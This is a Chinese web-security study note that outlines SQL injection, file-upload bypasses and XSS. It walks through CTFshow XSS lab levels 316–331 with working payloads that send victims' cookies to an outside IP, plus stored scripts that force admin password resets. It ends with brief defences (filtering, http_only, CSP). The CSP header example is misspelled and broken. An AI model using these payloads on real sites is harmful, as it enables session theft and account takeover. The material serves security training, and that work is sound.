


Day38 WEB 攻防-通用漏洞&XSS 跨站&绕过修复&http_only&CSP&标签 符号



- 1 SQL注入
  - 数据库类型
    - Access
      - 特性
        - 没数据库用户
        - 没数据库权限
        - 没数据库查询参数
        - 没有高权限注入说法
      - 暴力猜解，借助字典得到数据
      - 注入方式
        - 联合注入
        - 偏移注入
      - 列名猜解不到
    - MySQL
      - 低权限
        - 常规注入
      - 高权限
        - 常规注入
        - 文件读取
          - load_file
        - 文件写入
          - into outfile
      - 权限原因&判断
        - 代码连接用户决定
        - 查询函数-user()
        - 其他
          - database
          - version
          - @@version_compile_os
    - MSSQL
      - 低权限
        - 常规注入
      - 高权限
        - 常规注入
        - 文件读取
        - 文件写入
        - 命令执行
        - 注册表操作
      - 权限原因&判断
        - 代码连接用户决定
        - 查询函数-user()
        - 其他
          - db_name()当前数据库名字
          - @@version 获取版本信息
          - @@SERVERNAME 获取服务器主机信息
    - PostgreSQL
      - 低权限
        - 常规注入
      - 高权限
        - 常规注入
        - 文件读取
        - 文件写入
        - 参考：https://www.freebuf.com/sectool/249371.html
      - 权限原因&判断
        - 代码连接用户决定
        - 查询函数-current_user
        - 其他
          - current_database()
          - version()
    - Oracle
    - MongoDB
    - DB2
    - sybase
  - 数据类型
    - 数字
      - 一般没符号考虑
    - 字符
      - 一般闭合单引号
    - 搜索
      - 一般闭合单引号＋通配符%
    - 编码
      - 注入payload需要进行编码后发送
    - 加密
      - 注入payload需要进行加密后发送
    - json
      - 符合格式进行注入即可
  - 提交方式
    - GET
      - URL上面参数
    - POST
      - 表单
      - 上传
    - COOKIE
      - 身份验证
    - HTTP头
      - UA头
      - XFF头
      - 来源头（referer）
  - 查询方式
    - 方式
      - 查询
        - 文章显示
        - 文章获取
      - 删除
        - 删除帖子
        - 删除文章
      - 插入
        - 注册会员
        - 添加新闻
      - 更新
        - 修改文章
        - 修改密码
    - 盲注
      - 延时
        - 利用时间判断，不需要任何条件
      - 布尔
        - 有数据库输出作为判断标准
      - 报错
        - 有数据库报错处理判断标准
    - 测试
      - 黑盒
        - 根据应用功能
      - 白盒
        - 关键特征代码
        - 根据应用功能
  - SQLMAP
    - https://sqlmap.kvko.live/
    - 普通注入
      - 爆库
        - --dbs
      - 爆表
        - --tables -D "数据库名"
      - 爆列
        - --columns -T "表名" -D "数据库名"
      - 爆数据
        - --dump -C "列名" -T "表名" -D "数据库名"
      - COOKIE
        - --cookie



- 子主题 3
- 通用安全漏洞
  - 注入神器
    - 请求注入
      - COOKIE
        - --cookie
      - POST
        - --date
      - HTTP
        - 记得加*
      - -r x.txt
    - 权限注入
      - 文件操作
        - --file-read
        - --file-write
        - --file-dest
      - 命令执行
        - --os-shell
        - --os-cmd
      - 注册表读取
    - tamper插件使用
      - https://www.cnblogs.com/bmjoker/p/9326258.html
  - 其他注入
    - 二次注入
      - 原理
        - 插入payload到数据库
        - 数据库取出后拼接执行
      - 功能点
        - 会员中心-个人信息
        - 会员中心-新建文章
        - 后台系统
      - 特征
        - 大部分工具扫描不到
    - 堆叠注入
      - 支持数据库
        - MYSQL
        - MSSQL
        - PSOTGRESQL
      - 原理
        - 多条语句执行
    - DNS带外
      - 平台
        - http://www.dnslog.cn
        - http://admin.dnslog.link
        - http://ceye.io
      - 走向
        - DNS协议
      - 价值
        - 注入鸡肋
        - 其他漏洞
      - 应用
        - 无法回显
        - 数据通讯（出网出口问题）
  - 2 文件上传
    - 代码块
      - 验证
        - 前端
        - 后端
      - 检验
        - 内容
          - 文件头
          - 完整性
          - 二次渲染
          - 特征代码
        - 后缀
          - 黑名单
          - 白名单
          - MIME
      - 绕过
        - 中间件
          - 解析漏洞
          - 配合日志文件
        - 语言特性
          - .user.ini
          - .htaccess
          - 短标签
          - '' {}
    - 中间件
      - IIS
        - 6.0
          - 文件名x.asp;x.jpg
          - 目录名x.asp/1.jpg
          - 上传文件能不能修改上传目录或上传的文件名能增加命名
        - 7.x
      - Nginx
        - 解析不当
          - x.jpg%20%00.php
          - 不需要条件
        - 配置不当
          - x.jpg/*.php
          - 不需要条件
      - Apache
        - 配置不当
          - x.php.jpg
          - 服务器文件命名要与本地命名一致
        - 换行解析
          - x.php%0a
          - 黑名单验证
    - 编辑器
      - 编辑器
        - fckeditor
        - ueditor
        - kindeditor
        - ewebeditor
      - 应用
        - WEB应用引用第三方插件
    - 黑盒
      - 寻找一切存在文件上传的功能应用
        - 1、个人用户中心是否存在文件上传功能
        - 2、后台管理系统是佛存在文件上传功能
        - 3、字典目录扫描探针文件上传构造地址
        - 4、字典目录扫描探针编辑器目录构造地址
    - 白盒
      - 看三点，中间件，编辑器，功能代码
        - 1、中间件直接看语言环境常见搭配
        - 2、编辑器直接看目录机构或搜索关键字
        - 3、功能代码直接看源码应用或搜索关键字
  - 原理
    - 1.接收输入
    - 2.接收后输出
    - 将接收的数据进行页面显示，数据一旦是js代码，将被调用执行js，实现xss攻击
  - 危害
    - 钓鱼
    - 引流
    - 挂马



- XSS跨站
  - 权限丢失
  - 劫持浏览器
  - 分类
    - 反射型（非持久型）
      - 一次性构造利用
    - 存储型（持久型）
      - 攻击代码存储在数据库的持久型XSS攻击
    - DOM 型
      - 接收输出均在JS实现，后期构造在HTML代码中
    - mXSS(突变型 XSS)
      - 过滤后通过分享、转载、预览等激活成功
    - UXSS（通用型 xss）
      - 浏览器的漏洞导致
    - Flash XSS
      - SWF与JS代码的调用
      - 黑盒
        - SWF下载后反编译审计
        - 爬虫，目录扫描探针到
      - 白盒
        - SWF下载后反编译审计
      - 反编译工具
        - JPEXS Free Flash Decompiler
    - PDFXSS
      - 1、创建 PDF，加入动作 JS
      - 2、通过文件上传获取直链
      - 3、直链地址访问后被触发
    - UTF-7 XSS
    - MHTML XSS
    - CSS XSS
    - VBScript XSS
    - 利用条件过时，大部分都是低版本IE
  - 产生
    - 数据交互
      - 留言板
      - 点赞评论
      - 文章发布
      - 文章显示
    - 重要点
      - 显示的数据受你控制
  - 利用
    - XSS平台
    - BEFF-XSS平台
      - CKKIE获取
      - 跳转指向
      - 社工钓鱼
      - 配合漏洞
    - 权限维持
      - 实时cookie获取
      - 实时表单劫持明文
    - Flash钓鱼
      - Flash下载页面创建
      - 诱惑性的动画图片准备
      - 后门和正常安装文件捆绑
      - 利用XSS或诱惑性语句触发
    - 浏览器网马
      - 漏洞
        - MS14-064
        - CVE-2019-1367
        - CVE-2020-1380
      - 利用XSS结合beef或诱惑性语句触发
  - 绕过
    - 标签
      - script
      - img
      - svg
      - body
      - https://xz.aliyun.com/t/4067
    - 符号
      - ()
      - <>
      - {}
    - 其他符号
      - 空格
      - URL地址
  - 防御
    - 自定义函数-过滤关键字和符号
    - 开启HTTPONLY防COOKIE盗用
    - 开启CSP-资源数据外联等防护
    - 自带函数-长度限制&转义函数使用

1.知识点：

- 1、XSS 跨站-过滤绕过-便签&语句&符号等
- 2、XSS 跨站-修复方案-CSP&函数&http_only 等

2.演示案例

2.1 XSS 绕过-CTFSHOW-361 到 331 关卡绕过 WP


> 以ctfshow靶场361 到 331 关卡为例，详情参考靶场通关手册。

```
316-反射型-直接远程调用
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```


```
317-反射型-过滤<script>
<img src=1 onerror=window.location.href='http://47.94.236.117/get.php?c='+document.cookie;>
```

```
318 319-反射型-过滤<img>
<input onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
<svg onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
```


```
320-326-反射型-过滤空格
<svg/onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
```




```
327-存储型-无过滤
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```




```
328-存储型-注册插入 JS
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```



```
329-存储型-失效凭据需 1 步完成所需操作
<script>
$('.laytable-cell-1-0-1').each(function(index,value){
 if(value.innerHTML.indexOf('ctf'+'show')>-1){
window.location.href='http://47.94.236.117/get.php?c='+value.inne
rHTML;
 }
});
</script>
```



```
330-存储型-借助修改密码重置管理员密码(GET)
<script>window.location.href='http://127.0.0.1/api/change.php?p=123';</script>
```



```
331-存储型-借助修改密码重置管理员密码(POST)
<script>$.ajax({url:'http://127.0.0.1/api/change.php',type:'post',data:{p:'123'}});</script>
```

2.2 XSS 修复-过滤函数&http_only&CSP&长度限制

```
1、
过滤一些危险字符，以及转义&<>"'等危险字符自定义过滤函数引用
```

```
2、
HTTP-only Cookie：
https://www.php.cn/php-ask-457831.html

php.ini设置或代码引用：
session.cookie_httponly =1
ini_set("session.cookie_httponly",1);
```

```
3、
设置CSP(Content Security Policy)
https://blog.csdn.net/a1766855068/article/details/89370320
header("Content-Security-Pollcy img-src 'self' ");
```

```
4、
输入内容长度限制，实体转义等
```

资源：

```
XSS总结：
https://xz.aliyun.com/t/4067
php如何设置httponly：
https://www.php.cn/php-ask-457831.html
Web安全2.3：CSP安全策略、Cookie、Session、同源策略、HTML DOM树：
https://blog.csdn.net/a1766855068/article/details/89370320
```